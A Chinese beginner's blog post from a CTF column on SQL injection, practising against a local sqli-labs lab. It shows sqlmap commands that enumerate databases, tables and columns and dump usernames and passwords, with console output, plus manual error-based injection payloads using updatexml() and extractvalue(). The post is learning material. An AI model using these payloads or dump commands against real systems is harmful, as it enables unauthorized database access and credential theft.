萌新学习sql注入2

原创

bmth666 于 2020-02-27 10:37:18 发布 82 收藏

分类专栏： ctf 文章标签： sql 安全

本文链接：https://blog.csdn.net/bmth666/article/details/104529777


最基本的sql注入方法2


sqlmap用法

sqlmap.py -h 查看sqlmap用法

这里我就列一下基本的了：

1. sqlmap.py -u " 网址" 判断是否存在注入





```
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-4277' UNION ALL SELECT NULL,CONCAT(0x716b717a71,0x6f775064554e5a777845544d7a4857437a7059575653414942486
95265797759556f6a6362676351,0x716a766b71),NULL-- nUcD
---
[09:22:44] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.4, Apache 2.4.39
```


或者可以用burpsuite或其他软件抓包，保存为txt文件，运行sqlmap.py -r txt的绝对地址

2. 查询用户的所有数据库：sqlmap.py -u " 网址" --dbs

```
D:\python\python27\sqlmapproject-sqlmap-1.3.11-51-g7e28c02\sqlmapproject-sqlmap-7e28c02>python2 sqlmap.py -u "http://127
.0.0.1/sqlilabs/Less-1/?id=1" --dbs

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.3.11.50#dev}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 09:24:10 /2020-02-27/

[09:24:11] [INFO] resuming back-end DBMS 'mysql'
[09:24:11] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 7452=7452 AND 'YGhT'='YGhT
```



```
[09:24:11] [INFO] used SQL query returns 14 entries
[09:24:11] [INFO] retrieved: 'mysql'
[09:24:11] [INFO] retrieved: 'information_schema'
[09:24:11] [INFO] retrieved: 'performance_schema'
[09:24:11] [INFO] retrieved: 'sys'
[09:24:11] [INFO] retrieved: 'pikachu'
[09:24:11] [INFO] retrieved: 'pkxss'
[09:24:11] [INFO] retrieved: 'security'
[09:24:11] [INFO] retrieved: 'challenges'
[09:24:11] [INFO] retrieved: 'dvwa'
[09:24:11] [INFO] retrieved: 'wp'
[09:24:11] [INFO] retrieved: 'webug'
[09:24:11] [INFO] retrieved: 'webug_sys'
[09:24:11] [INFO] retrieved: 'webug_width_byte'
[09:24:11] [INFO] retrieved: 'dorabox'
vailable databases [14]:
*] challenges
*] dorabox
*] dvwa
*] information_schema
*] mysql
*] performance_schema
*] pikachu
*] pkxss
*] security
*] sys
*] webug
*] webug_sys
*] webug_width_byte
*] wp
```


3. 获取的数据库的所有表：sqlmap.py -u " 网址" -D 要查询的数据库 --tables

```
D:\python\python27\sqlmapproject-sqlmap-1.3.11-51-g7e28c02\sqlmapproject-sqlmap-7e28c02>python2 sqlmap.py -u "http://127
.0.0.1/sqlilabs/Less-1/?id=1" -D security --tables

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.3.11.50#dev}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
```

```
sible for any misuse or damage caused by this program

[*] starting @ 09:28:19 /2020-02-27/

[09:28:20] [INFO] resuming back-end DBMS 'mysql'
[09:28:20] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
```



```
---
[09:28:20] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL >= 5.1
[09:28:20] [INFO] fetching tables for database: 'security'
[09:28:20] [INFO] used SQL query returns 4 entries
[09:28:20] [INFO] retrieved: 'emails'
[09:28:20] [INFO] retrieved: 'referers'
[09:28:20] [INFO] retrieved: 'uagents'
[09:28:20] [INFO] retrieved: 'users'
Database: security
[4 tables]
+----------+
| emails   |
| referers |
| uagents  |
| users    |
+----------+
```


4. 获取数据库的表中的字段名：sqlmap.py -u " 网址" -D 要查询的数据库 -T 要查询的表 --columns

```
D:\python\python27\sqlmapproject-sqlmap-1.3.11-51-g7e28c02\sqlmapproject-sqlmap-7e28c02>python2 sqlmap.py -u "http://127
.0.0.1/sqlilabs/Less-1/?id=1" -D security -T users --columns
```


```
                {1.3.11.50#dev}

                http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 09:29:37 /2020-02-27/

[09:29:37] [INFO] resuming back-end DBMS 'mysql'
[09:29:37] [INFO] testing connection to the target URL
```




```
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-4277' UNION ALL SELECT NULL,CONCAT(0x716b717a71,0x6f775064554e5a777845544d7a4857437a7059575653414942486
95265797759556f6a6362676351,0x716a766b71),NULL-- nUcD
---
[09:29:37] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL >= 5.1
[09:29:37] [INFO] fetching columns for table 'users' in database 'security'
[09:29:37] [INFO] used SQL query returns 3 entries
[09:29:37] [INFO] retrieved: 'id','int(3)'
[09:29:38] [INFO] retrieved: 'password','varchar(20)'
[09:29:38] [INFO] retrieved: 'username','varchar(20)'
Database: security
Table: users
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id       | int(3)      |
| password | varchar(20) |
| username | varchar(20) |
+----------+-------------+
```


5. 最后获取字段内容：sqlmap.py -u " 网址" -D 要查询的数据库 -T 要查询的表 -C 字段名 --dump

```
D:\python\python27\sqlmapproject-sqlmap-1.3.11-51-g7e28c02\sqlmapproject-sqlmap-7e28c02>python2 sqlmap.py -u "http://127
.0.0.1/sqlilabs/Less-1/?id=1" -D security -T users -C "password,username" --dump
```






我们可以自动化–batch，这样就不用回车了


报错注入

实验环境sqlilabs-less1



多一个单引号报错，将错误信息输出到了页面上，可以利用报错注入获取数据


```
127.0.0.1/sqlilabs/Less-1/?id=1' and updatexml(1,concat(0x7e,(select user()),0x7e),1)--+
```



0x7e是ASCII编码，解码为~

然后获取当前数据库

```
http://127.0.0.1/sqlilabs/Less-1/?id=1%27%20and%20updatexml(1,concat(0x7e,(select%20database()),0x7e),1)--+
```




获取数据库的表名，从limit 0,1 到limit 3,1，得到了所有表

```
127.0.0.1/sqlilabs/Less-1/?id=1' and updatexml(1,concat(0x7e,(select table_name from information_schema.tables where table_schema='security' limit 0,1),0x7e),1)--+
```

接下去方法是一样的，不再多说。~~我太懒子~~
学技术还是得看师傅文章，参看师傅文章后发现extractvalue可替代updataxml，使用group_concat可爆出所有数据，不用limit一一列举

```
127.0.0.1/sqlilabs/Less-1/?id=1' and extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()))) --+
```



学习各位师傅的操作
报错注入原理
MySQL 常用报错注入原理分析
学习基于extractvalue()和updatexml()的报错注入
floor()报错注入
sqli-lab教程——1-35通关Writeup